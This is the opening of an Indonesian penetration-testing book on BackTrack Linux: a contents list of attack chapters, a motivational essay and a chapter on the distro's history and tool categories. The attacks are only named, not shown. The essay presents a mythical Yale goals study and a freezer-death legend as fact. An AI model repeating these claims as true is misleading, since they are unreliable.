

Attacking



Side

With

Backtrack



KATA PENGANTAR
DAFTAR ISI
AUTHOR COMIT
AWAKEN THE DRAGON WITHIN

BAB I – INTRODUCTION OF BACKTRACK

1. MENGENAL BACKTRACK DAN SEJARAHNYA
1.1. Sejarah Backtrack
1.2. Versi-versi yang telah dirilis
2. SUB-SUB TOOLS BACKTRACK
2.1. Information Gathering
2.2. Vulnerability Assesment
2.3. Exploitation Tools
2.4. Privilage Escalation
2.5. Maintaining Access
2.6. Reverse Engineering
2.7. RFID Tools
2.8. Stress Testing
2.9. Forensics
2.10. Reporting Tools
2.11. Services
2.12. Miscellaneous
3. PEMBUATAN FILE ISO DAN INSTALASI BACKTRACK
3.1 Download iso file backtrack
3.2 Membuat iso backtrack
3.3 Instalasi backtrack step by step
4. DEVICE DAN HARDWARE TROUBLE SHOUTING

5.	PERL,PYTHON DAN BASH
6.	PENGGUNAAN USB MODEM
6.1.	wvdial
6.2.	Gnome-ppp & Kppp
6.3.	PPP
7.	MANAJEMEN LOG
7.1	Melihat log terakhir dari aktivitas user
7.2	Akses log beberapa service (/var/log)
8.	MULTIMEDIA & MISC
9.	UPDATE & UPGRADE

BAB II – LEARN NETWORKING ON BACKTRACK

1.	LOCAL AREA NETWORK
1.1	Basic Command
2.	WIRELESS CONFIGURATION & COMMAND LINE
2.1	SSID scanning suport
2.2	Mode Management
2.3	Daftar perintah lainnya
3.	PPPOE
4.	NETCAT THE SWISS ARMY KNIFE
4.1	Menggunakan Netcat
4.2	Remote shell access

BAB III – KNOWING SERVICE ON BACKTRACK

1.	SSHD DAEMON SERVICE
1.1	Pengoperasian ssh service

1.2. SSH Server
1.3. SFTP dan SCP
2. HTTPD DAEMON SERVICE
2.1. Pengoperasian HTTPD service
2.2. Konfigurasi HTTPD service
3. GPSD DAEMON SERVICE
3.1. Pengoperasian GPSD service
3.2. Konfigurasi GPSD service
4. SNORT DAEMON SERVICE
4.1. Pengoperasian Snort service
4.2. Konfigurasi Snort service

BAB IV – INFORMATION GATHERING

1. THE EYE OF NMAP
1.1. Pengertian NMAP
1.2. Perintah-perintah dasar
1.3. Opsi pada port scanning
1.4. Perintah lainnya
1.5. Opsi output
1.6. Perintah-perintah advance
2. HPING
2.1. Kegunaan HPING
3. UNICORN Scanner
3.1. Pengenalan Unicorn
3.1. Perintah Dasar
3.1. Perintah Lainnya
4. ARPING

4.1. Pengenalan Arping
4.2. Perintah Arping
5. WHATWEB
5.1. Pengenalan WhatWeb
5.2. Perintah WhatWeb
6. DNSENUM
6.1. Pengenalan DNSEnum
6.2. Perintah DNSEnum
7. PROXYCHAIN
7.1. Pengenalan Proxychain
7.2. Konfigurasi proxychains
7.3. Metode proses proxychains
7.4. Perintah dan penggunaan

BAB V - MITM ATTACK

1. MITM ATTACK
1.1. Proses terjadinya serangan MITM
1.2. ARP Poisoning
1.3. Konsep Serangan
2. MITM WITH ETTERCAP
2.1. Metode serangan ARP poisoning dan Sniffing attack
2.1.1. Metode serangan ettercap
2.1.1.1. Metode serangan secara menyeluruh
2.1.1.2. Metode serangan terhadap satu spesifik IP
2.2. Spoffing Plugin
3. PHISSING ATTACK (FAKE LOGIN)
3.1. Pengertian Phissing

3.2. Metode-Metode Serangan Phissing
3.3. Membuat Halaman login palsu (fakelogin)
4. SESSION HIJACKING
4.1. Pengertian session hijacking
4.2. Implementasi session hijacking

BAB VI – GET ACCESS & PASSWORD

1. SOCIAL ENGINEERING
1.1. Pengertian Social Engineering
1.2. Penerapan Social Engineering
1.2.1. Pengumpulan informasi (information gathering)
1.2.2. Google hacking
1.2.3. Metagoofil
1.2.3.1. Directory metagoofil
1.2.3.2. Memulai (esekusi) metagoofil
1.2.3.3. Query string metagoofil
1.2.4. Honeyd
1.2.5. S.E.T
2. OFFLINE PASSWORD ATTACK
2.1 Cupp.py.....
2.1.1. Membuat password list dengan Cupp.py
2.1.2. lokasi cupp.py
2.1.3. Penggunaan cupp.py
2.2. John The Ripper
2.2.1. Pengertian Jhon The Ripper
2.2.2. Pengoperasian Jhon The Ripper
2.3. Cowpatty

2.3.1..Pengertian Cowpatty
2.3.2. Penggunaan Cowpatty
3. ONLINE PASSWORD ATTACK
3.1 Hydra
3.1.1. Pengertian Hydra
3.1.2. Penggunaan Hydra
3.2. Medusa
3.2.1. Pengertian Medusa
3.2.2. Penggunaan Hydra

BAB VII – WIFIFU

1. AIRCRACK-NG
1.1. Pengertian Aircrack
1.2. Airmon-NG
1.2.1. Penggunaan airmon-ng
1.3. Iwconfig Command
2. AIRODUMP-NG
3. AIREPLAY-NG
3.1. Penggunaan aireplay-ng
3.2. Injection Testing
3.3. Deauthentication
3.3.1. fakeauth delay
4. MACHANGER
4.1. Pengertian Macchanger
4.2. Penerapan Mac Address Pada Backtrack
4.3. Perintah – perintah dasar pada console
5. LAB TASK

5.1. WEP Penetration
5.1.1. Proses Shared Key Authentication
5.1.2. Pentest WEP dengan client
5.1.3. Pentest WEP tanpa client
5.2. WPA/WPA2 Penetration
5.2.1. WPA Handshake.....
5.2.2. Implementasi Aircrack-ng
5.2.3. Implementasi Cowpatty

BAB VIII – STRESS TESTING

1. STRESS TESTING
1.1. DoS Attack
1.2. DDoS Attack
1.3. SYN flooding attack
1.4. TCP connection flood
1.5. UDP flood
1.6. IcMP flooding attack
2. LAB TASK
2.1. SYN flood testing
2.2. TCP Connection flood testing
2.3. UDP flood testing
2.3.1. UDP.PL
2.4. ICMP flood testing
3. TOOLS LAINNYA
3.1 Letdown

BAB IX – WEB ATTACK PENETRATION

1. WEB ATTACK WITH BACKTRACK	
1.1. Jenis-jenis vulnerability	
1.1.1. SQLinjection	
1.1.2. XSS	
1.1.3. LFI	
1.1.4. RFI	
2. LAB TASK	
2.1. Implementasi SQL Injection	
2.1.2. SQL Injection Login Form	
2.1.3. SQL injection URL (SQLmap)	
2.2. Implementasi XSSTesting bug	
2.2.1. Beef web framework	
2.2.2. Xsser	
3. WEB SCANNER	
3.1. Nikto	
3.2. Nessus	
3.3. Joomscan	
4. EXPLOIT DATABASE	
4.1. db-exploit	

BAB X – METASPLOIT

1. PENGENALAN	
1.1. Sejarah dan tokoh dibalik layar	
1.2. Daftar seri dan versi metasploit	
1.3. Metasploit pada backtrack linux	

1.4. File sistem dan library
1.5. msfupdate
2. METASPLOIT FUNDAMENTAL
2.1. Msfcli
2.1.1. Msfcli help command
2.1.2. Memeriksa kebutuhan informasi
2.1.3. Kompetibel payload
2.1.3. Contoh serangan dan penggunaan
2.2. Msfconsole
2.2.1. Msfconsole cmd command
2.2.2. Perintah manajemen exploit
2.3. Payload
2.3.1. Tipe payload
2.3.2. Membuat payload
3. INFORMATION GATHERING
3.1. Db_connect
3.2. Db_nmap
4 . MAINTAINING ACCESS
4.1. reverse_tcp
4.2. shell_bind_tcp
4.3. Meterpreter Keylogger
4.4. Menambah user pada sistem windows
5. METERPRETER
5.1. Mengenal dan memilih session
5.2. Melihat proses berjalan
5.3. Melihat isi direktori
5.4. Migrate ke proses tertentu
5.5. Download dan upload ke direktori mesin target

5.6.	Melihat informasi network target
5.7.	Melihat user id (getuid)
5.8.	Mengesekusi program/file tertentu
5.9.	Membuka shell
5.10.	.Hashdump
5.11.	Privilage escalation
5.12.	Menghapus log
5.13.	Screencapture
5.14.	VNC remote desktop
6.	METASPLOIT BROWSER AUTOPWN
6.1.	Contoh serangan
PENUTUP	
BIOGRAFI PENULIS	
•	Zico Ferry Ekel
•	JamesObaster
•	Habibi Rizky Rahmadan

Awaken the Dragon within

MOTIVATION

by. Habibi Rizqi Ramadhan

Banyak sekali orang yang ingin belajar backtrack tetapi mereka tidak mengambil tindakan untuk memulainya. Anda adalah orang yang luar biasa karena mengambil keputusan untuk belajar Backtrack dengan cara membeli buku ini. Berawal dari tindakan kecil (membeli buku backtrack), membaca rahasia-rahasia dahsyat yang tersimpan di dalam buku ini hingga praktik satu per satu maka perlahan tapi pasti Anda akan menjadi seorang "Master". Sederhana bukan? Tapi beberapa orang ada yang mengalami kesulitan dalam mempelajari backtrack. Mengapa bisa terjadi? Karena 'Naga' yang ada di dalam diri mereka tertidur dengan pulas dan harus kita bangunkan. Bagaimana cara membangunkan naga di dalam diri kita?

1.Goal

Ketika Anda berjalan-jalan di toko buku. Tiba-tiba dalam diri Anda mengatakan "Belajar backtrack, yuk!". Anda bertanya kepada karyawan di toko buku dan langsung diantarkan ke rak buku komputer yang terdapat buku backtrack. Mengapa karyawan toko buku dapat mengantar sesuai keinginan Anda? Karena Anda memiliki tujuan. Setelah anda memilih buku ini dan membeli. Apa tujuan Anda? Apakah hanya ingin tahu atau ingin "sesuatu"? Mari kita bahas lebih dalam. Mengapa Anda harus memiliki tujuan dan apa saja syaratnya sehingga 95% Anda berhasil?

a.Jelas

Salah satu teknologi terdahsyat dan fenomenal di Internet adalah Google. Google adalah mesin pengetahuan yang dapat memberikan segala informasi dan pengetahuan dengan metode search engine. Ketika Anda ingin belajar cara install Backtrack lalu apa yang Anda ketik di google? Sudah pasti, "cara install backtrack". Jika Anda hanya mengetik backtrack. Apa yang akan ditampilkan oleh Google? Semua informasi mengenai backtrack, bukan? Ini adalah teknologi yang dahsyat dan dimiliki oleh otak kita juga. Tidak hanya Google saja, otak yang ada di dalam kepala Anda juga seperti itu. Saya ingin membuktikannya dengan pengalaman yang mungkin kita semua pernah mengalami. Ketika Anda berjanji dengan rekan kerja Anda untuk instalasi warnet via handphone. Anda mengatakan, "Nanti sore di Warnet Prima.". Anda sudah datang tepat jam 4 sore. Anda menunggu dengan kesal bahkan teman Anda susah untuk dihubungi. 1 jam kemudian, teman Anda datang dengan wajah yang bahagia dan penuh semangat. Siapakah yang bersalah? Yang salah adalah perjanjian Anda karena tidak jelas. Teman Anda tidak salah karena jam 5 termasuk sore. Anda membeli buku ini, apa tujuan Anda? Anda ingin mahir menggunakan backtrack? Menggunakan apa? Bisa Install Backtrack saja atau Anda ingin menguasai metasploit?

Semakin jelas impian Anda, semakin mudah Anda berhasil mencapai

impian Anda

b. Meningkatkan hawa nafsu

Suatu hari ketika Anda merasa sangat lelah, ingin merebahkan badan ke kasur dan ditemani hujan badai yang membantu Anda untuk tertidur pulas. Tiba-tiba Anda kaget karena handphone Anda berbunyi. Teman Anda meminta tolong untuk datang ke rumah yang berlokasi 2 jam dari rumah Anda dan membantu memperbaiki komputernya. Ini adalah kondisi yang pertama. Bandingkan dengan kondisi kedua, Anda mengalami kondisi yang sama yaitu capek dan hujan badai tetapi teman anda mengatakan untuk menawarkan pekerjaan instalasi warnet dengan bayaran yang sangat menggiurkan. Manakah yang Anda pilih? Saya yakin kita semua memilih nomor dua. Seringkali orang tidak mencapai tujuannya karena tidak membuat dia nafsu sehingga dia meremehkan dan malas untuk mencapai. Apakah tujuan Anda mendalam Backtrack membuat diri anda menjadi semangat 45?

Mereka yang gagal, bukan karena impian terlalu besar tetapi menganggap remeh impian yang kecil

c. Buatlah impian yang tidak masuk akal,tetapi Rencana harus masuk akal

Zaman sekarang adalah zaman yang serba menggunakan teknologi. Sekarang kita dapat berkomunikasi dengan orang di benua yang berbeda dan dapat membalas hanya dalam hitungan detik, mendengarkan suara dan melihat mereka secara langsung. Jika kita terlahir di zaman dulu, misalnya 100 tahun yang lalu. Apakah teknologi ini dapat diterima oleh otak Anda? Mungkin ada yang berpikir bahwa ini sangat mustahil. Tetapi di zaman sekarang, teknologi ini sudah menjadi hal yang biasa dan untuk orang yang tidak bisa menggunakan disebut orang “jadul”. Mengapa hal yang mustahil dapat menjadi hal biasa? Karena rencana mereka masuk akal. Sudahkah anda merencanakan impian Anda?

Selama hukum Tuhan, kitab suci, hukum alam mengatakan bisa, anda pasti bisa meraih impian

d. Catat

Ketika kita duduk di bangku TK. Guru-guru sering bertanya kepada kita. Apa tujuan kita? Ada yang mengatakan dokter, pilot, polisi, guru. Anehnya kita semua tidak ada yang menjawab ingin menjadi “security Analyst”, bukan? Dan sekarang Anda bercita-cita menjadi security analyst. Kemana cita-cita kita yang dahulu? Mengapa bisa terlupakan? Karena kita hanya mengatakan, tidak ada catatan dalam bentuk fisik dan terpengaruh dengan lingkungan sehingga tujuan berubah-ubah.

Bandingkan jika Anda menulis tujuan dari membaca buku ini atau melakukan hal yang lain maka Anda akan selalu ingat dengan tujuan Anda. Hal yang paling ingin saya tekanan adalah impian yang anda miliki harus di dalam kendali Anda yang artinya impian untuk diri sendiri. Saya sering melihat orang tua memiliki impian untuk masa depan anak-anak mereka. Sebagai orang tua, hanya memberikan arahan yang terbaik untuk anak-anak merta serta memfasilitasi apa yang dibutuhkan baik itu dukungan kasih sayang dan “materi”. Yang memutuskan untuk masa depan tetap anak-anak mereka. Seringkali orang lupa dengan rencananya karena tidak menulis catatan, bukan? Dengan Anda menulis goal, Anda lebih mudah untuk melakukan intropesi. Apakah goal Anda sudah tercapai atau belum?

Tahun 1954, Yale University melakukan penelitian terhadap semua lulusan di tahun tersebut. Mereka mendata siapa saja yang telah mencatat. Hanya 3 % lulusan yang memiliki catatan impian. 20 tahun kemudian, dilakukan penelitian ulang dan terjadi hal yang sangat menakjubkan. Perbandingan kekayaan antara alumni Yale University yang memiliki catatan impian (3%) dengan alumni Yale University yang tidak memiliki catatan impian (97%) adalah 3 : 1

Mari kita bersama-sama untuk praktik dan sebutkan salah satu goal yang paling memotivasi Anda membeli buku ini:

Apa tujuan Anda?

Kapan?

..... (hari), (tanggal), (bulan),(tahun)

Dimana?

Tulis & tentukan impian Anda atau dunia yang menentukan impian Anda

2.Keyakinan

Pada suatu ketika terdapat seorang pemuda yang sedang mencari suatu barang yang terdapat pada gudang atas perintah atasannya. Ia sangat takut karena tempat untuk mencari barang yang dimaksud sangat menyeramkan baginya. Di dalam pikirannya ia sudah membayangkan hal-hal aneh apa yang dapat mencelakainya.

Rasa takut tersebut semakin menjadi-jadi ketika ia masih belum menemukan barang yang dimaksud dan dipaksa untuk mencari lebih jauh lagi, sehingga masuklah ia ke dalam suatu ruangan pendingin, karena tidak ada tempat lain maka ia terpaksa masuk ke dalam dan mengetahui bahwa itu adalah ruangan tempat menyimpan es yang sangat dingin.

Malang nasib pemuda tersebut, pintu yang menutup ruangan tersebut secara tidak

sengaja tertutup dan terkunci, sehingga tidak bisa dibuka dari dalam. Ia sangat panik dan teriak minta tolong “TOLOOOOONG, TOLOOOOONG, TOLOOOOONG, SAYA TERJEBAK DI RUANGAN PENDINGIN, SAYA BISA MATI KEDINGINAN!”. Dia pun mulai merasakan hawa dingin yang menusuk badannya, dia berpikir bahwa ruangan itu sangatlah dingin karena di depan ruangan sebelum ia masuk terdapat tulisan “PLEASE STAY AWAY IF YOU DON’T BRING A WARMER JACKET, EXTREME COLD ABOUT -27° BELOW ZERO” ini sangat menghantuiinya dan membuatnya semakin gila kedinginan, karena dia berpikir tidak mungkin bisa manusia bertahan di suhu ini akhirnya dia mati kedinginan.

Penasaran akibat anak buahnya tidak kian muncul, akhirnya atasannya pun turun dan mengecek apakah semuanya berjalan dengan baik atau tidak. Setelah lama mencari akhirnya sampailah atasannya kepada ruangan pendingin yang terkunci tersebut dan menemukan anak buahnya sudah terbujur kaku di dalam. Tanpa berpikir panjang, Pimpinannya pun langsung membawanya ke rumah sakit dan setelah hasil cek visum dan diotopsi penyebab kematian pemuda ini adalah akibat kedinginan. Setelah di cek ruangan tempat ia mati ternyata ruangan es tersebut rusak dan tidak berfungsi sejak lama, bahkan suhu pada ruangan tersebut sangat normal. Lalu apa yang menyebabkan pemuda tersebut mati ? PIKIRANNYA.

Kisah nyata di atas membuktikan bahwa betapa berpengaruhnya sebuah pikiran pada diri seseorang bahkan sangat berpengaruh pada hidup matinya seseorang. Bahkan ada cerita dari seorang penjaga ambulans yang sudah bertugas selama 30 tahun melihat orang-orang yang mati di ambulan akibat penyakit atau kecelakaan, dia mengatakan orang-orang yang berhasil bertahan sampai ke rumah sakit adalah orang yang masih, terus dan tetap membuka matanya sampai rumah sakit. Orang-orang yang berpikir bahwa mereka masih bisa hidup, tidak peduli sudah sehancur apa tubuh mereka.

Anda adalah apa yang Anda pikirkan!

Cerita di atas membuktikan bahwa keyakinan di dalam diri dapat mempengaruhi kesehatan hingga menyebabkan kematian. Saya ingin menceritakan pengalaman pribadi saat terkena penyakit yang menyerang bagian pernafasan yaitu Sinusitis. Segeralah menuju ke rumah sakit untuk menghilangkan penyakit ini. Dokter memberikan obat dan memperingatkan bahwa saya tidak boleh berenang dan kehujanan, jika saya melanggaranya maka saya mengalami penurunan daya tahan tubuh, pusing, dan flu. Saya datang ke rumah sakit karena percaya bahwa ini adalah tempat untuk sembuh. Saya suka melanggar perkataan dokter dan apa yang dikatakan dokter benar benar kenyataan. Setelah saya mengetahui kedahsyatan pikiran, Saya langsung mempraktikkan. Suatu hari hujan deras mengguyur ketika saya ingin melakukan perjalanan. Saya yang statusnya masih kelas 3 SMA dan harus menempuh perjalanan yang cukup jauh. Saya mengatakan kepada diri sendiri,

"Alhamdulillah, hujan adalah rezeki. Hujan membuat diri saya semakin sehat, semakin kuat, semakin semangat untuk sukses". Sesampai di tempat tujuan, saya bingung dan mencari sesuatu. Kemanakah lemas, flu, pusing? Mereka hilang, justru yang datang kepada diri saya adalah kesehatan, kekuatan dan semangat. Ini dapat terjadi jika kita dapat merubah "believe system". Kesehatan saja dapat mempengaruhi, bagaimana dengan belajar backtrack? Tentu sangat berpengaruh sekali. Adakah di antara teman-teman yang mengatakan bahwa matematika adalah "pelajaran yang sulit". Jika Anda mengatakan matematika adalah pelajaran yang sulit, kemungkinan besar nilai Anda tidak bagus, bukan? Believe System dapat terbentuk:

1. Mengambil kesimpulan saat atau setelah bertindak;

Hasil yang anda dapatkan mempengaruhi keyakinan. Apapun hasil dari tindakan. Bersifat netral, kita yang mengartikan menjadi positif atau negatif. Jika mengalami kegagalan dalam mencoba ilmu di buku ini, ada yang mengartikan untuk meningkatkan belajar atau tidak berbakat Backtrack.

2. Pengalaman orang lain;

ini sering terjadi bagi orang-orang yang belum pernah praktek tetapi sudah memiliki "believe system". Hal yang terfatal adalah orang lain tersebut adalah orang hebat di mata Anda. Sebagai contoh, di dalam kelas. Anda memiliki teman yang jenius. Tiba-tiba dosen memberikan soal yang sulit, Sang Dosen mengatakan bahwa tidak ada satu pun mahasiswanya yang mampu menyelesaikan soal tersebut. Teman Anda yang jenius dan sering maju ke depan penasaran dengan apa yang dikatakan dosen. Jenius langsung mencoba dosen dan apa yang dikatakan dosen benar benar terjadi. Anda yang termasuk, orang yang biasa saja di kelas. Melihat, mendengar dan merasakan teman Anda yaitu si Jenius, Anda memiliki "Believe System". Dia saja tidak bisa, bagaimana dengan saya? Jika kita belum mencoba di buku ini maka hasil yang kita dapatkan hanya satu yaitu gagal. Berbeda Salah satu solusi untuk faktor kedua adalah saatnya Anda bergaul dengan orang-orang sukses khususnya di bidang Backtrack.

Jika anda bergaul dengan orang-orang yang suka galau tentu Anda memiliki "Galau Believe System"

Kini saatnya kita mulai peka dengan Believe System yang menghambat diri Anda untuk bisa menguasai Backtrack. Akan ada pertanyaan mengenai Backtrack. Ini bukanlah pertanyaan mengenai arti secara teori tetapi pertanyaan berdasarkan pengalaman hidup Anda (Believe System). Contohnya, Linux adalah sistem operasi yang tidak familiar dengan saya.

Saya adalah

Backtrack adalah

Jika Anda menjawab pertanyaan di atas dengan positif, saya ucapan selamat, karena sebentar lagi naga di dalam diri Anda akan terbangun. Bagi yang belum positive. Kita akan belajar bersama-sama. Banyak sekali metode untuk menghancurkan mental block (keyakinan negatif). Di dalam pembahasan kali ini, kita akan belajar caranya mempengaruhi alam bawah sadar dengan kondisi sadar. Syarat untuk melakukan hal ini adalah kondisi "puncak emosi".

Puncak emosi adalah momen dimana anda meluapkan emosi positif dan menerobos alam bawah sadar anda secara sadar. Mari kita praktik bersama-sama. Kita akan menulis kembali "Believe System" mengenai Anda, Linux, Backtrack dan Hacking. Believe system disini harus mudah diingat. Jika sebelumnya negatif, saatnya anda merubah menjadi positive. Jika sudah positive, buatlah menjadi lebih positive.

Saya adalah

Backtrack adalah

.

Bagaimana cara menggunakan metode ini?

1. Katakan dengan penuh semangat : Siapa saya? Backtrack adalah?
2. Katakan sesuai dengan isi di atas, puncak emosi, penuh semangat
3. Lakukan terus menerus hingga anda hafal dan menemukan intonasi yang cocok

Kunci sukses melakukan Therapy ini adalah, Puncak emosi, penuh semangat, pengulangan dan menemukan intonasi dan bahasa tubuh yang cocok. Saya ingin ucapan selamat kepada anda karena anda telah mengupgrade believe system anda menjadi lebih dahsyat. Anda seperti bayi yang terlahir yang tidak mengenal kata negatif sehingga mampu melakukan segala hal. Dari tidak bisa berjalan hingga bisa berjalan. Dan anda dari tidak bisa backtrack hingga menguasai Backtrack

3. Menunda

Sebelumnya saya pernah berjanji kepada Anda untuk menjelaskan lebih detail mengenai semangat. Banyak orang yang tidak mengambil tindakan karena menunda. Mereka yang menunda seringkali karena tidak memiliki kepentingan atau tidak didesak. Mereka yang belajar Backtrack tetapi di masa depan tidak ada

hubungannya dengan Backtrack? Kemungkinan besar mereka menunda. Bisa juga karena tidak didesak, ini sering terjadi karena waktu yang longgar atau tidak adanya penetapan tujuan (batas). Kita bisa melihat mereka yang memiliki target, tentu akan berjuang untuk selesai sebelum target.

Mari kita menjelaskan 2 faktor tadi;

1. Tidak merasa penting

Marilah kita berpikir jangka panjang. Apakah Backtrack berhubungan dengan masa depan Anda? Jika belum ada, Anda membutuhkan proses untuk menjadikan Backtrack bagian dari masa depan Anda. Sama halnya dengan Anda yang baru berpacaran, awalnya Anda hanya berpikir untuk pacaran tetapi dengan kekuatan kasih sayang, pasangan Anda sangat penting di bagian hidup Anda karena Anda memiliki target untuk menjadikan pasangan hidup. Di dalam buku ini, anda melakukan “PDKT” ke Backtrack hingga Backtrack menjadi pasangan hidup Anda yang sangat berpengaruh untuk masa depan Anda.

2.Tidak didesak

Sebelum saya memberikan pencegah dan obat. Saya ingin bertanya kepada anda.Mengapa anda ingin belajar Backtrack?.....

Jika anda mengukur dari jawaban Anda. Apakah itu adalah jawaban orang yang semangat untuk Belajar backtrack?

Tapi seringkali orang yang semangat masih menunda. Cara untuk mengobati adalah menggunakan sistem reward and punishment. Saat Anda melakukan sesuatu. Berikan hadiah untuk diri sendiri, dan berikan kesengsaraan jika tidak melakukan hal ini. Ilmu ini seringkali saya lakukan kepada client yang ingin langsing. Mereka yang ingin langsing. Jika impian tercapai maka mereka boleh memanjakan diri ke salon.

Bagaimana jika gagal? Maka saya berikan sanksi yaitu makan kotoran.

Naga yang tertanam dalam diri anda tidak akan bangun dengan sendiri tanpa anda melakukan apapun, buku yang anda beli kali ini tidak lebih dari sekumpulan kertas sampah jika anda tidak melakukan tindakan apapun, jika anda Action dan berusaha maka tanpa buku ini pun anda akan berhasil menjadi “Master”. Janganjadikan buku ini sebagai patokan, jadikan ini sebagai pemandu dan penolong anda, karena ilmu Backtrack yang akan disampaikan akan terus berkembang, belajarlah dari manapun anda bisa belajar, cobalah dimanapun anda bisa mencoba.

Perjalanan mengelilingi dunia diawali dengan langkah pertama, Christoper Colombus tidak akan menemukan benua amerika tanpa langkah pertamanya, jangan malu jika anda sebelumnya tidak memiliki basic apa-apa tentang dunia Backtrack, karena langkah pertama yang anda ambil akan menuntun anda menuju langkah-langkah selanjutnya, anda telah mengambil langkah Dahsyat dengan membeli dan membaca buku ini, Selamat ! anda sudah mengambil langkah pertama

Pada bab selanjutnya akan membahas dari awal tentang backtrack, pelajarilah dengan baik dan ambilah tindakan dari setiap pelajaran yang anda dapatkan, Selamat Membaca.

No Action = Nothing Happen
Action = Miracle Happen

BAB I

INTRODUCTION OF BACKTRACK

Oleh : Ares The Hope Buster

1. MENGENAL BACKTRACK DAN SEJARAHNYA

1.1 Sejarah Backtrack



Backtrack dibuat oleh **Mati Aharoni** yang merupakan konsultan sekuriti dari Israel dan **Max Mosser**. Jadi merupakan kolaborasi komunitas. Backtrack sendiri merupakan merger dari **whax** yang merupakan salah satu distro Linux yang digunakan untuk tes keamanan yang asal dari whax sendiri dari Knoppix.

Ketika Knoppix mencapai versi 3.0 maka dinamakan dengan whax. Whax dapat digunakan untuk melakukan tes sekuriti dari berbagai jaringan di mana saja.

Max Mosser merupakan auditor security collection yang mengkhususkan dirinya untuk melakukan penetrasi keamanan di Linux. Gabungan dari auditor dan Whax ini sendiri menghasilkan 300 tool yang digunakan untuk testing security jaringan. Auditor security collection juga terdapat pada knoppix.

1.2 Versi-versi yang telah dirilis

Tanggal	Rilis
26 – 05 – 2006	backtrack pertama kali yang merupakan versi non beta 1.0
13 – 10 – 2006	backtrack versi 2 beta pertama untuk publik di rilis
19 – 11 – 2006	backtrack versi 2 beta kedua untuk publik di rilis
06 – 03 - 2007	backtrack versi 2 final dirilis
17 – 12 – 2007	backtrack versi 3 beta pertama dirilis
19 – 03 - 2008	backtrack versi 3 final dirilis
11 – 01 - 2010	backtrack versi 4 final dirilis
10 – 05 - 2011	backtrack versi 5 final dirilis


18 – 08 - 2011 | backtrack versi 5 R1 dirilis

2. SUB-SUB TOOLS PADA BACKTRACK

Backtrack adalah penetrasi tools yang terdiri dari banyak tools/aplikasi. Sub-sub tools pada menu naga backtrack adalah bejumlah lebih dari **300** tools. Untuk menampilkannya anda tinggal harus memasukan perintah

```
root@bt:# dpkg -list
```

Setiap tools di klasifikasikan pada beberapa kelompok dengan fungsi masing-masing tools.



Backtrack V menu naga (dragon menus)

2.1. Information gathering

Information gathering adalah sub tools yang berisi tools – tools yang di gunakan atau berhubungan dengan mengumpulkan informasi (*information gathering*). Seorang attacker akan terlebih dahulu mengumpulkan informasi-informasi targetnya sebelum dia akan melakukan exploitasi dan explorasi. informasi yang di kumpulkan biasanya informasi *ip*, *port*, *protokol*, *dns*, *record*. Contoh tools yang sering di gunakan disini adalah *nmap*, *hping*, *unicorn*, *openvas*, dll.

2.2. Vulnerability assesment

Vulnerability Assesment (**VA**) diterjemahkan dalam bahasa Indonesia menjadi ‘*pengukuran kelemahan serangan*’, suatu kata yang bikin kita berpikir panjang apa maksudnya. Vulnerability memang tidak memiliki terjemahan yang pas dalam bahasa Indonesia, dari kamus Oxford arti vulnerable adalah: *exposed to being attacked or harmed, either physically or emotionally*. Sebenarnya paling mudah adalah menerjemahkan vulnerability sebagai **kelemahan atas serangan dari luar**.

2.3. Exploitation Tools

Exploitation tools adalah sub tools menu yang berisi tools-tools yang di pakai untuk melakukan tindakan *exploitasi* setelah tahap pengumpulan *informasi* dan VA selesai. Masih banyak sub-sub tools lainnya yang terdapat pada exploitation tools ini. Semoga nanti pada revisi berikutnya saya akan mencoba memaparkan satu persatu sub dari sub tools ini.

2.4. Privilage Escalation

Privilege Escalation adalah tindakan *mengeksplorasi bug*, Kesalahan design atau pengawasan konfigurasi dalam suatu sistem operasi atau aplikasi perangkat lunak untuk mendapatkan akses ke sumber daya tertinggi yang biasanya dilindungi dari aplikasi atau pengguna. Sehingga **PE** dapat melakukan perubahan-perubahan atau tindakan-tindakan lainnya yang memiliki otoritas tertentu.

2.5. Maintaining Access

Biasanya setelah melakukan exploitasi dan PE , attacker akan meninggalkan pintu masuk (backdoors) yang nantinya akan membuka suatu kesempatan atau peluang untuk kembali memasuki sistem tersebut kapan saja. Sub tools ini berisi tools – tools untuk menciptakan backdoor-backdoor tertentu.

2.6. Reverse Engineering

Reverse engineering adalah suatu proses yang bertujuan untuk menemukan prinsip-prinsip teknologi perangkat tertentu , objek, atau sistem melalui analisis struktur, fungsi, dan operasi. Reverse engineering analisis hardware untuk keuntungan komersial atau militer.

2.7. RFID Tools

Kumpulan tools-tools yang di gunakan untuk keperluan *RFID*. Berikut pengertian *RFID* yang saya kutip dari wikipedia *RFID* (bahasa Inggris: Radio Frequency Identification) atau Identifikasi Frekuensi Radio adalah sebuah metode identifikasi dengan menggunakan sarana yang disebut label *RFID* atau transponder untuk menyimpan dan mengambil data jarak jauh. Label atau kartu *RFID* adalah sebuah benda yang bisa dipasang atau dimasukkan di dalam sebuah produk, hewan bahkan manusia dengan tujuan untuk identifikasi menggunakan gelombang radio. Label *RFID* terdiri atas *mikrochip silikon* dan antena. Label yang pasif tidak membutuhkan sumber tenaga, sedangkan label yang aktif membutuhkan sumber tenaga untuk dapat berfungsi.

2.8. Stress Testing

Kumpulan tools yang berhubungan dengan aksi ddos yaitu tindakan flooding yang didatangkan dari kumpulan hosts. (lebih dari satu hosts)

2.9. Forensics

Kumpulan tools yang berhubungan dengan *forensics*, baik digital *forensics* . Forensic sendiri di gunakan untuk melakukan penyelidikan-penyelidikan pada kasus-kasus *cybercrime*. Forensic dilakukan dengan berbagai tools untuk menganalisa file , software, hardware dengan tujuan tertentu.

2.10. Reporting Tools

Lebih kepada tools dan aplikasi untuk penggunaan dokumentasi dan laporan aksi atau kegiatan-kegiatan

2.11. Services

Kumpulan tools-tools untuk menjalankan layanan-layanan serta daemon-daemon tertentu pada backtrack

2.12. Miscellaneous

Tools yang di gunakan untuk bermacam-macam kebutuhan lainnya.

